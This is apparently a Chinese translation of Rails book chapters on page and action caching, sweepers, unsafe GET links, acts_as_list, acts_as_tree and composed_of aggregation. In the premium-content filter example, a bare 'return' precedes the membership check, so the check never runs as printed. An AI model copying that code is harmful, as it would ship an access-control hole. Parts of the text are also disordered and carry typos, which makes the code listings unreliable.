“页缓存”是最简单及最有效的 Rails 缓存形式。在一个用户第一次请求一个特定的 URL 时，我们的应用程序得到调用并产生一个 HTML 页面。这个页的内容被存储在缓冲中。在下一次收到包含那个 URL 的请求时，HTML 页面被从缓存中直接递交。你的应用程序从没有看到请求。事实上，Rails 根本就不会弄错：请求完全在 web 服务器内被处理，是 web 服务器生成页缓存。

非常有效率。你的应用程序以服务器递交任何静态内容的同样速度递交这些页面。

有时候，我们的应用程序至少需要部分地对这些请求进行处理。例如，你的商店可能只显示某些产品的细节给一个用户的子集(或许是高级消费者会最先访问新产品)。在这种情况下，你显示的页将有同样的内容，但你不想显示它给任何人—你需要过滤对被缓存内容的访问。Rails 为这个目的提供了“动作缓存”。用“动作缓存”，你的应用程序“控制器”还可以被调用并且它的 before “过滤器”也会运行。只是如果有个现有的被缓存的页，则“动作”本身不被调用。

让我们看看在一个站点内，有公共的和高级的，限于会员的内容。我们有两个“控制器”，一个是逻辑“控制器”，它用于检验某人不是会员，一个内容“控制器”，它带有显示公共的和高级的内容的“动作”。公共的内容由单个页面和对收费文章的连接组成。如果有请求收费内容，而它却不会员，我们重定向它们到注册它们的逻辑“控制器”内的一个“动作”。

忽略一会缓存，我们来实现这个应用程序的内容部分，应用程序使用了一个 before “过滤器”来校验用户的状态和用于两种内容的一组“动作”方法。

```
class ContentController < ApplicationController  
  before_filter :verify_premium_user, :except => :public_content  
  def public_content  
    @articles = Article.list_public  
  end  
  def premium_content
```

```

    @articles = Article.list_premium

end

private

def verify_premium_user

  return

  user = session[:user_id]

  user = User.find(user) if user

  unless user && user.active?

    redirect_to :controller => "login", :action => "signup_new"

  end

end

end

```

因为内容页面是固定的，所以它们可以被缓存。我们可在页级别缓存公共内容，但是我们必须约束对被缓存的只对会员的收费内容的访问，因此我们需要对它使用动作级别的缓存。要打开缓存，我们简单地添加两个声明给我们的类。

```

class ContentController < ApplicationController

  before_filter :verify_premium_user, :except => :public_content

  caches_page :public_content

  caches_action :premium_content

```

`caches_page` 指令告诉 Rails 来缓存 `public_content()` 第一次生成输出。其后，这个页将从 web 服务端直接递交。

第二个指令，`caches_action`，告诉 Rails 来缓存动行 `preminum_content()` 的结果，但是还要动作“过滤器”。这意味着我们还可以确认请求页面的人是否被允许，但是我们实际上并没有一次又一次地执行“动作”。

缺省地，缓存只用于“产品模式环境”。你可以手工地通过设置来打开或关闭它。

```
ActionController::Base.perform_caching = true | false
```

你应该修改你的应用程序的环境文件(在 config/envirnements 目录下)来标记这个修改。

“缓存”什么

Rails 的“动作缓存”和“页缓存”是严格地基于 URL 的。页按照第一次生成它的 URL 的内容被缓存，随后对同样 URL 的请求会返回被保存的内容。

This means that dynamic pages that depend on things not in the URL are poor candidates for caching. These include the following.

- 1、页的内容是基于时间的(查阅 323 页的 16.8 节)。
- 2、页的内容依赖于“会话”信息。例如，如果你定制页给你的每个用户，而你又不想缓存它们(但是你还是可能得到“段缓存”的优点)。
- 3、页是由你不想控制的数据生成的。例如，如果非 Rails 应用程序也可以更新数据库的话，显示我们数据库信息的页可能不会被缓存。我们缓存的页可以变得过期了而我们应用程序却还不知道。

However, caching can cope with pages generated from volatile content that's under your control. As we'll see in the next section, it's simply a question of removing the cached pages when they become outdated.

这是第十六章的最后一部分。图越来越少，字是越来越多，打字也好辛苦！还要忍受学习的折磨。难哪！

失效页面

创建被缓存的页只是任务的一半。如果用于创建这些页的内容被修改了，则被缓存的版本将变成过期的，我们需要一种方式来失效它们。

技巧是给应用程序编码来注意用于创建动态页的数据何时被修改了，然后移除被缓存的版本。下次 URL 请求时，将会基于新的内容生成缓存页。

主动失效页

移除被缓存页面的低级做法是用 `expire_page()` 和 `expire_action()` 方法。这些方法接受与 `url_for()` 一样的参数，用于失效与生成的 URL 匹配的被缓存页。

例如，我们的内容“控制器”可能有允许我们创建一个文章的“动作”和更新现有文章的另一个“动作”。在我们创建一个文章时，公共页上的文章列表会变成过时，所以我们调用 `expire_page()`，并传递显示公共页的“动作”名字给它。当我们更新现有文章时，公共的索引页还没有更新(至少，我们的应用程序是这样)，但是这个特定文章的任何被缓存版本都应该被删除。因为这个缓存是使用 `caches_action` 创建的，我们需要使用 `expire_action()` 来失效该页，传递“动作”名字和文章 id 给它。

```
def create_article
  article = Article.new(params[:article])
  if article.save
    expire_page :action => "public_content"
  else
```

```

# ...
end
end

def update_article
  article = Article.new(params[:article])
  if article.save
    expire_action :action => "premium_content", :id => article
  else
    # ...
  end
end

```

删除一个文章的方法的工作会多一些，它即要无效公共索引页还要移除指定的文章页面。

```

def delete_article
  Article.destroy(params[:id])
  expire_page :action => "public_content"
  expire_action :action => "premium_content", :id => params[:id]
end

```

Expiring Pages Implicitly

`expir_xxx` 方法会工作的很好，但是在你的“控制器”中它们也要与缓存功能的代码合作。每次你修改数据库内的一些东西时，你也必须对它可能影响到的被缓存页做些工作。在应用程序较小时这很容易，但应用程序快速增长时这就会变得很困难。在一个“控制器”内的修改可能会影响到另一个“控制器”中被缓存的页。“帮助方法”内的商业逻辑，其实不应该知道有关 HTML 页的信息，现在需要担心的是失效被缓存的页。

幸运地，Rails 可以使用 `sweeper` 来简化一些这样的耦合。`Sweeper` 是你的“模型”对象上的一个指定“观察者”。当在“模型”内有重要事情发生时，`sweeper` 会失效依赖于此“模型”数据的被缓存的页。你的应用程序可以根据需要许多 `sweeper`。典型地你会创建一个单独的 `sweeper` 来管理每个“控制器”的缓存。在 `app/models` 目录内放置你的 `sweeper` 代码。

```

class ArticleSweeper < ActionController::Caching::Sweeper
  observe Article

  # If we create a new article, the public list
  # of articles must be regenerated
  def after_create(article)

```

```

expire_public_page
end

# If we update an existing article, the cached version
# of that particular article becomes stale
def after_update(article)
  expire_article_page(article.id)
end

# Deleting a page means we update the public list
# and blow away the cached article
def after_destroy(article)
  expire_public_page
  expire_article_page(article.id)
end

private

def expire_public_page
  expire_page(:controller => "content", :action => 'public_content')
end

def expire_article_page(article_id)
  expire_action(:controller => "content",
                :action => "premium_content",
                :id => article_id)
end
end

```

sweeper 的工作流程有点费解。

1、sweeper 在一个或多个“活动记录”类上被定义为一个“观察者”。在这个例子中，它观察 Article “模型”（我们在 270 页谈论它）。sweeper 使用“钩子”方法来适当地失效被缓存的页。

2、sweeper 也被在一个“控制器”中像下面一样被声明为活跃的。

```

cache_sweeper directive.

class ContentController < ApplicationController
  before_filter :verify_premium_user, :except => :public_content

```

```
caches_page :public_content  
caches_action :premium_content  
cache_sweeper :article_sweeper,  
:only => [ :create_article,  
:update_article,  
:delete_article ]  
# ...
```

3、如果请求来自 sweeper 过滤的“动作”中的一个的调用，则 sweeper 被激活。如果任何一个“活动记录”观察者方法被激活，则页和“动作”失效方法将被调用。如果“活动记录”观察者得到调用，但是当前“动作”没有被选择为一个缓存的 sweeper，则 sweeper 内的失效调用被忽略。否则失效有效。

Time-Based Expiry of Cached Pages

考虑一个站点，它显示一些暂时性信息，如股票报价或新闻标题。如果我们做了缓存的话，我们希望根据信息的改变随时失效一个页，我们不断地失效页。缓存会得不到利用，我们失去了拥有它的好处。

在这些情况下，你可能想考虑切换到基于时间的缓存，你像我们先前说的那样正确地构建缓存页，但是在它们的内容过时后不失效它们。

你运行一个单独的后台进程，它周期性地进入到缓存目录中并删除缓存文件。你选择删除应该何时进行—你可以简单地移除所有文件，或一定时间之前的文件，或者是与一些模式匹配的文件名。这部分是由应用程序指定的。

在下次对这些页中任何一个请求，它不会找到的并且应用程序将处理它。在处理期间，它将自动地在缓存内注入那个特定的页，来减轻随后为获取这个页的加载。

在哪儿才能找到你要删除缓存文件呢？这是可配置的。页缓存文件缺省存储在你的应用程序的 public 目录内。它们会在它们缓存的 URL 后命名，带有一个.html 扩展名。例如，对 content/show/1 的页缓存文件将是

```
app/public/content/show/1.html
```

如果名字是一致的；则 web 服务器会自动地找到缓存文件。当然，你也可以覆写缺省的用法

```
ActionController::Base.page_cache_directory = "dir/name"  
ActionController::Base.page_cache_extension = ".html"
```

“动作缓存文件”缺省地并不存储在通常的文件系统目录内，也不能使用这种技术来失效它。

16.9 The Problem with GET Requests

在本书写作时，有对 web 应用程序使用链接来启动“动作”的争论。

这是个问题。自从 HTTP 被发明以来，它在对 HTTP GET 和 HTTP POST 请求的处理有些不同。Tim Berners-Lee 在 1996 年写道，使用 GET 可从服务端取回信息，使用 POST 请求会修改服务端的状态。

问题是这个规则被 web 开发者忽略了。你每次看到有“Add to Cart”链接的应用程序，你也就看到了对此规则的违背，因为在链接上单击会产生一个 GET 请求，它修改了应用程序的状态(在这个例子中，它添加了一些东西给购物车)。直到现在，也是这样。

这些在 2005 年春季 Google 发布它们的 Google Web Accelerator (GWA) 时得到了改变，快于用户浏览器的一片客户端代码。此部分通过“预先页缓存”来做到。在用户读当前页时，accelerate 软件会扫描链接，并重新布置可以阅读的相应页面并在后台进行缓存。

现在，想像你正在浏览带有“Add To Cart”链接的在线商店。在你决定是绿色短裤还是紫色短裤时，accelerator 软件则忙着随后的链接。而每个链接都会为你的购物车添加个新商品。

问题就在这儿，搜索引擎和其它的引擎总是不断地跟踪公共 web 页面随后链接。尽管通常这些链接调用的是应用程序内静态“动作”，但会暴露用户开始的某些交易，所以搜索引擎不应该查看或链接它们。事实是运行在客户端的 GWA 会突然地暴露所有这些链接。

理论上，每个请求都应该是 POST，而不是 GET。使用链接，web 页将可以在它需要服务端做些什么的时候，使用表单和按钮。现实中有很多页使用 GET 请求打破了这个规则。

Rails 内缺省的 `link_to()` 方法生成一个标准链接，当它被单击时，产生一个 GET 请求。但这的确不是 Rails 专有的问题。很多大的，成功地站点也这么做。

Is this really a problem? As always, the answer is “It depends.” If you code applications with dangerous links (such as Delete Order, Fire Employee, or Fire Missile), there’s the risk that these links will be followed unintentionally and your application will dutifully perform the requested action.

Fixing the GET Problem

下面的简单规则可有效地去除危险链接的危害。理论很简单：从不要使用``链接在没有人来干涉的情况下做些危险的事。这儿是在实践中使用的一些技术。

1、使用表单和按钮，而不是超链接，来做会在服务端修改状态的操作。表单可以使用 POST 请求来提交，它意味着它们将不会被搜索引擎提交，而且如果预先加载了一个页面话，浏览器会警告你。

在 Rails 内，这意味着使用 `button_to()` 帮助方法来导向危险的“动作”。但是，你还需要小心地设计你的 Web 页。HTML 不允许表单被嵌套，所以你不能在其它表单内使用 `button_to()`。

2、使用确认页。在你不能使用一个表单的地方，创建一个链接来引用要求的确认页。这个确认应该由一个表单的提交按钮来触发；因此，破坏性的“动作”就不会被自动触发。

有些人也使用下面技术，希望能防止这类错误，但是这行不通。

3、不要认为你在链接上安装了 JavaScript 的确认 box 你的“动作”就受到了保护。例如，Rails 让我写

```
link_to(:action => :delete, :confirm => "Are you sure?")
```

这会阻止用户偶然地按下链接做出危险的事情，但只在它们浏览器打开 JavaScript 时才会起作用。它也不会对搜索引擎或其它自动工具做什么事。

4、Don't think your actions are protected if they appear only in a portion of your web site that requires users to log in. 它可以阻止全局的 spiders (such as those employed by the search engines) from getting to them, 它也不会阻止客户端技术 (如 Google Web Accelerator).

5、不要认为你使用了 robots，如果你使用 robots.txt 文件来控制被搜索的页，你的“动作”就有了保护。它也不会阻止来自于客户端的技术。

所起来很恐怖。但事实上并没有这么坏。只是在你设计你的站点时，应遵循下面的简单规则，你就能避开这些问题。

Web
Health
Warning

Put All Destructive Actions Behind a POST Request

第十五章 深入“活动记录”

15.1 Acts As

我们已经看到 has_one, has_many, 和 has_and_belongs_to_many 允许我们来表现标准关系数据库结构的一对一，一对多，和多对多映射。但时候我们想构建比上面更基本的东西。

例如，一个定单可有订货项目清单。到现在，我们已经成功地使用了 has_many。但由于我们的应用程序增长很快，或许我们可能想给商品项目添加更多的列表，让我们在一个定单中放置这些商品项目并在那个定单内移动它们。

或者是我们或许想以三种数据结构来管理我们的产品分类目录，让它子目录，这些子目录还依次有它们自己的子目录。

“活动记录”在现有的 has_relationships 上添加了这个功能来支持这些。它支持 act as 这种调用，因为它有一个“模型”对象 act as if it were something else. [Rails ships

有三种扩展：`acts_as_list`, `acts_as_tree`, 和 `acts_as_nested_set`。我们只文档前两种；因为本书完成时，嵌套设置变量还些问题。]

Acts As List

在子表中使用 `acts_as_list`, 便能从父表的“视图”中得到像子表的行为。父表将能够遍历子表，在列表内移动子表，或从列表内移除子表。

通过给每个子表一个位置数来实现列表。这意味着子表必须有个列来记录此位置。如果我们称它为列 `position`, Rails 会自动使用它。如果不这么称呼它，我们需要告诉 Rails 它的名字。对于我们的例子，跟随父表之后我们将创建一个新的子表(叫 `children`)。

```
create table parents (
  id int not null auto_increment,
  primary key (id)
);

create table children (
  id int not null auto_increment,
  parent_id int not null,
  name varchar(20),
  position int,
  constraint fk_parent foreign key (parent_id) references parents(id),
  primary key (id)
);
```

接着，我们将创建“模型”类。注意在 `Parent` 类中，我们基于当前的 `position` 列的值来确定我们 `children` 的位置。这确保从数据库内获得的数组在正确的定单清单内。

```
class Parent < ActiveRecord::Base
  has_many :children, :order => :position
end

class Child < ActiveRecord::Base
  belongs_to :parent
  acts_as_list :scope => :parent_id
end
```

在 `Child` 类中，我们用传统的 `belongs_to` 声明来建立与父表的连接。我们也有个 `acts_as_list` 声明。我们用一个`:scope` 选项来限制它，指定列表的每个父表。没有这范围操作符，则对于 `children` 表内的所有条目则只有一个全局的列表。

现在我们设一些测试用数据：我们为一个特定的父项创建四个子项，称为 One, Two, Three 和 Four。

```
parent = Parent.new

%w{ One Two Three Four}.each do |name|
    parent.children.create(:name => name)
end

parent.save
```

我们要写个简单的方法来检查列表的内容。

```
def display_children(parent)

    puts parent.children.map{|child| child.name }.join(", ")
```

```
end
```

在完成我们列表的测试后。注释显示了由 `display_children()` 产生的输出。

```
display_children(parent) #=> One, Two, Three, Four
puts parent.children[0].first? #=> true
two = parent.children[1]
puts two.lower_item.name #=> Three
puts two.higher_item.name #=> One
parent.children[0].move_lower
parent.reload
display_children(parent) #=> Two, One, Three, Four
parent.children[2].move_to_top
parent.reload
display_children(parent) #=> Three, Two, One, Four
parent.children[2].destroy
parent.reload
display_children(parent) #=> Three, Two, Four
```

注意我们是如何在父项中调用 `reload()` 的。各种 `move_method` 更新数据库内子项，但因为它们直接操作子项，父项将不会立即知道这一更改。

`list` 库使用术语 `lower` 和 `higher` 来引用元素的相对位置。`Higher` 意味着离列表前部近，`lower` 离尾部近。顶部也与前部是一个意思，底部与尾部是一个意思。方法 `move_higher()`,

`move_lower()`, `move_to_bottom()`, 和 `move_to_top()` 在 list 内循环移动一个特定项目，并自动调整与其它元素的位置。

`higher_item()` 和 `lower_item()` 返回相对于当前元素的下一个和前一个元素的位置，`first?()` 和 `last?()` 在 list 内的当前元素位于前部或尾部时返回 `true`。

新近创建的子项被自动地添加到列表的尾部。当一个子行被删除时，list 内的子项会被移除并用 `gap` 填充。

Acts As Tree

“活动记录”提供对组织一个表内的行到一个层次，或树，结构中的支持。这对创建具有子项的项目很有用处，并且这些子项还可以有它自己的子项。分类目录列表通常有这种结构，如对许可证，目录清单等等的描述。

这种类似树的结构可通过向表中添加一个单独的列(缺省称为 `parent_id`)来做到。这个列是个引用自身表的外键，链接子行到它们的父行。图 15.1 演示了它。




Figure 15.1: Representing a Tree Using Parent Links in a Table

要显示出树是如何工作的，让我们创建个简单的分类表，每个顶层分类有子分类，每个子分类可以添加子分类层。注意外键指回到自身表中。

```
create table categories (
    id int not null auto_increment,
    name varchar(100) not null,
    parent_id int,
```

```
constraint fk_category foreign key (parent_id) references
categories(id),
      primary key (id)
);
```

相应的“模型”使用带有种类名字 `acts_as_tree` 的方法来指出这种关系。`:order` 参数意味着当我们查找特定节点的子项时，我们会看到它们按它们名字列被重新排列。

```
class Category < ActiveRecord::Base
  acts_as_tree :order => "name"
end
```

通常你得有一些最终用户功能来创建和管理分类层次。这儿，我们只使用创建它的代码。注意我们如何使用子项属性来管理任何节点的子项。

```
root = Category.create(:name => "Books")
fiction = root.children.create(:name => "Fiction")
non_fiction = root.children.create(:name => "Non Fiction")
non_fiction.children.create(:name => "Computers")
non_fiction.children.create(:name => "Science")
non_fiction.children.create(:name => "Art History")
fiction.children.create(:name => "Mystery")
fiction.children.create(:name => "Romance")
fiction.children.create(:name => "Science Fiction")
```

现在我们做好了所准备工作，我们可以试用树结构了。我们使用我们用于 `list` 代码的 `display_children()` 方法。

```
display_children(root) # Fiction, Non Fiction
sub_category = root.children.first
puts sub_category.children.size #=> 3
display_children(sub_category) #=> Mystery, Romance, Science Fiction
non_fiction = root.children.find(:first, :conditions => "name = 'Non
Fiction'")
display_children(non_fiction) #=> Art History, Computers, Science
puts non_fiction.parent.name #=> Books
```

我们用于操纵子项的各种方法看起来很熟悉：它们与提供给 `has_many` 的是一样的。事实上，如果我们看看 `acts_as_tree` 的实现，我们将看到这做的所有事情都是构建在 `belongs_to` 和 `has_many` 属性上，每个都指向自身表。就像我们写的一样。


```
class Category < ActiveRecord::Base  
  belongs_to :parent,  
    :class_name => "Category"  
  
  has_many :children,  
    :class_name => "Category",  
    :foreign_key => "parent_id",  
    :order => "name",  
    :dependent => true  
  
end
```

如果你需要优化子项大小的性能，你可以构建一个 `counter` 缓存（就好像你在用 `has_many`）。添加选项 `:counter_cache => true` 给 `acts_as_tree` 声明，添加列 `children_count` 给你的表。

15.2 “聚合” (Aggregation)

数据库列有个带限制的类型集： integers, strings, dates, 等等。典型地，我们的应用程序却有很多类型—我们用类定义来表现我们代码的抽象。更好的事是，如果我们能够映射数据库内的一些列信息到我们的高级抽象中—我们以同样方式包装行数据本身在“模型”对象中。

例如，`customer` 表数据可能包括用于存储消费者姓名的列—或许是姓，名，称呼。在我们的程序内，我们想包装这些与名字有关的列到一个单独的 `Name` 对象中；三个列被映射到一个单独的 Ruby 对象中，与其它所的 `customer` 表字段一同包含在消费者“模型”中。而且，在我们回头写“模型”时，我们希望从 `Name` 对象抽取数据并放回到数据库内相应的三个列中。



这种功能被称为聚合(aggregation) (尽管有人称它为合成(composition)—这依赖于你是从上往下，还是从下往上看它。)并不奇怪，“活动记录”做到这些很容易。你定义一类来持有数据，并且你添加一个声明给“模型”类来告诉它映射数据库的列给持有数据类的对象，当然也可以从这个对象获取列数据。

持有合成数据的类(是例子中的 Name 类)必须遵循两个标准。首先，它必须有一个构造函数，它将接受数据库内列的数据，一个参数对应一个列。其次，它必须提供能返回这个值的属性，一个属性对应一个列。在内部，它可以存储它需要使用的任何形式的数据，只要它能双向映射列数据。

对于我们 name 例子，我们将定义一个简单的类，它持有三个合成部分做为实例变量。我们也定义 to_s() 方法来格式化完整的名字为一个字符串。

```
class Name

attr_reader :first, :initials, :last

def initialize(first, initials, last)
  @first = first
  @initials = initials
  @last = last
end

def to_s
  [ @first, @initials, @last ].compact.join(" ")
end
```

现在们必须告诉我们的 Customer “模型” 类，有三个数据库的列 first_name, initials, 和 last_name 应该被映射到 Name 对象中。我们用 composed_of 声明来完成。

尽管 composed_of 可以只用一个参数来调用，但首先描述完整格式的声明并且显示各种字段如何被缺省也很容易。

```
composed_of :attr_name,
  :class_name => SomeClass,
  :mapping => mapping
```

attr_name 参数指定将要给到“模型”类内的合成属性的名字。如果我们定义我们的 customer 为

```
class Customer < ActiveRecord::Base
  composed_of :name, ...
```

```
end
```

我们就可以使用 customer 对象的 name 属性来访问合成对象。

```
customer = Customer.find(123)
```

```
puts customer.name.first
```

:class_name 选项用于指定持有合成数据的类的名字。选项的值可以是个类常量，或者是包含类名字的字符串或符号。在我们例子，类是 Name，所以我们可以指定

```
class Customer < ActiveRecord::Base  
  composed_of :name, :class_name => Name, ...  
end
```

如果类名字是简单的属性名字的大小写混合形式，它可以被忽略。

:mapping 参数告诉“活动记录”表内列如何映射到合成对象内的属性和构造函数的参数的。传递给:mapping 的参数即可以是一个有两个元素的数组，也可以是两个元素数组的一个数组。第二个元素是相应于合成属性内的存取器的名字。出现在映射参数定义内的元素的次序，由那个数据库内被做为参数传递给合成对象的 initialize() 方法的列内容的次序决定。图 15.2 显示了映射是如何工作的。如果这个选项被忽略，“活动记录”假设数据库的列和合成对象属性两者与“模型”属性有同样名字。




Figure 15.2: How Mappings Relate to Tables and Classes

对于我们 Name 类，我们需要映射三个数据库的列到合成对象内。customers 表定义是这样。

```
create table customers (  
  id int not null auto_increment,  
  created_at datetime not null,  
  credit_limit decimal(10, 2) default 100.0,  
  first_name varchar(50),  
  initials varchar(20),
```

```
    last_name varchar(50),  
    last_purchase datetime,  
    purchase_count int default 0,  
    primary key (id)  
);
```

列 first_name, initials, 和 last_name 应该在 Name 类中被映射为 first, initials, 和 last 属性。[在真实的应用程序中, 我们更愿意让属性的名字与列的名字一样。此处使用不同的名字是帮助我们显示参数是如何被映射的。]要把这个指定给“活动记录”, 我们使用下面声明。

```
class Customer < ActiveRecord::Base  
  composed_of :name,  
    :class_name => Name,  
    :mapping =>  
      [ # database ruby  
        [ :first_name, :first ],  
        [ :initials, :initials ],  
        [ :last_name, :last ]  
      ]  
end
```

尽管我们花了很多时间描述选项, 但事实上它对创建这些映射的影响很小。一旦我们完成了, 就可以很容易地使用它们: “模型”对象内的合成属性将是你定义的合成类的一个实例。

```
name = Name.new("Dwight", "D", "Eisenhower")  
Customer.create(:credit_limit => 1000, :name => name)  
customer = Customer.find(:first)  
puts customer.name.first #=> Dwight  
puts customer.name.last #=> Eisenhower  
puts customer.name.to_s #=> Dwight D Eisenhower  
customer.name = Name.new("Harry", nil, "Truman")
```

这个代码在 customers 表内, 用由新 Name 对象内的属性 first, initials, 和 last 初始化的列 first_name, initials, 和 last_name 列创建了一个新行。它从数据库获得此行数据并

通过合成对象来访问这些字段。注意你不能在合成对象内修改这些字段。相反你必须将它们传递给一个新对象。

合成对象并不是必须要映射数据库内的多个列到一个单独的对象内；它在用于接受一个单独列并映射它为不是 integer, float, string, 或 date 和 time 的其它类型时是很有用处的。通常的例子是表示货币的一个数据库列：不能持有负的浮点数据，你可能想创建特定的 Money 对象，它带有你应用程序需要的属性(如四舍五入为)。

回到 196 页，我们看看我们是如何使用序列化声明来在数据库内存储结构化数据的。我们也可以使用 composed_of 声明来做到这些。做为对使用 YAML 来序列化数据到数据库的列中的代替，我们使用一个合成对象来完成它自己序列化。做为一个例子，让我们再看看通过一个 customer 来存储最后五位购买者序列化的例子。先前，我们持有使用 Ruby 数组的列表，并初始化它为一个 YAML 字符串后再存入数据库。现在让我们包装信息到一个对象中，并且这个对象以它自己的格式存储数据。在这个例子中，我们将保存产品列表为一个用逗号分隔值的正常字符串。

首先，我们创建类 LastFive 来包装列表。因为数据库在一个简单的字符串内存储列表，所以它的构造函数将也接受字符串，并且我们需要一个能在字符串内返回内容的属性。尽管在内部我们以 Ruby 数组来存储列表。

```
class LastFive
  attr_reader :list
  # 接受包含"a, b, c" 样的字符串并存储成 [ 'a', 'b', 'c' ]
  def initialize(list_as_string)
    @list = list_as_string.split(/,/)
  end
  # 返回我们的内容在以逗号分隔形式的字符串中。
  def last_five
    @list.join(',')
  end
end
```

我们可以声明我们的 LastFive 类包装了数据库内的 last_five 列。

```
class Purchase < ActiveRecord::Base
  composed_of :last_five
end
```

在我们运行它时，我们可以看到 last_five 属性包含一个值的数组。

```
Purchase.create(:last_five => LastFive.new("3, 4, 5"))
```

```
purchase = Purchase.find(:first)  
puts purchase.last_five.list[1] #=> 4
```

Composite Objects Are Value Objects

“值对象” (value object) 是一个在它被创建后，其状态不可以被修改的对象——它被有效地冻结了。“活动记录”的聚合哲学认为合成对象是“值对象”：你从不应该改变它的内部状态。

这并不总是直接由“活动记录”或 Ruby 强制的——例如，你可以使用 String 类的 replace() 方法来修改一个合成对象的属性的值。尽管你可以这样做，但是如果你随后保存“模型”对象的话，“活动记录”将忽略此修改。

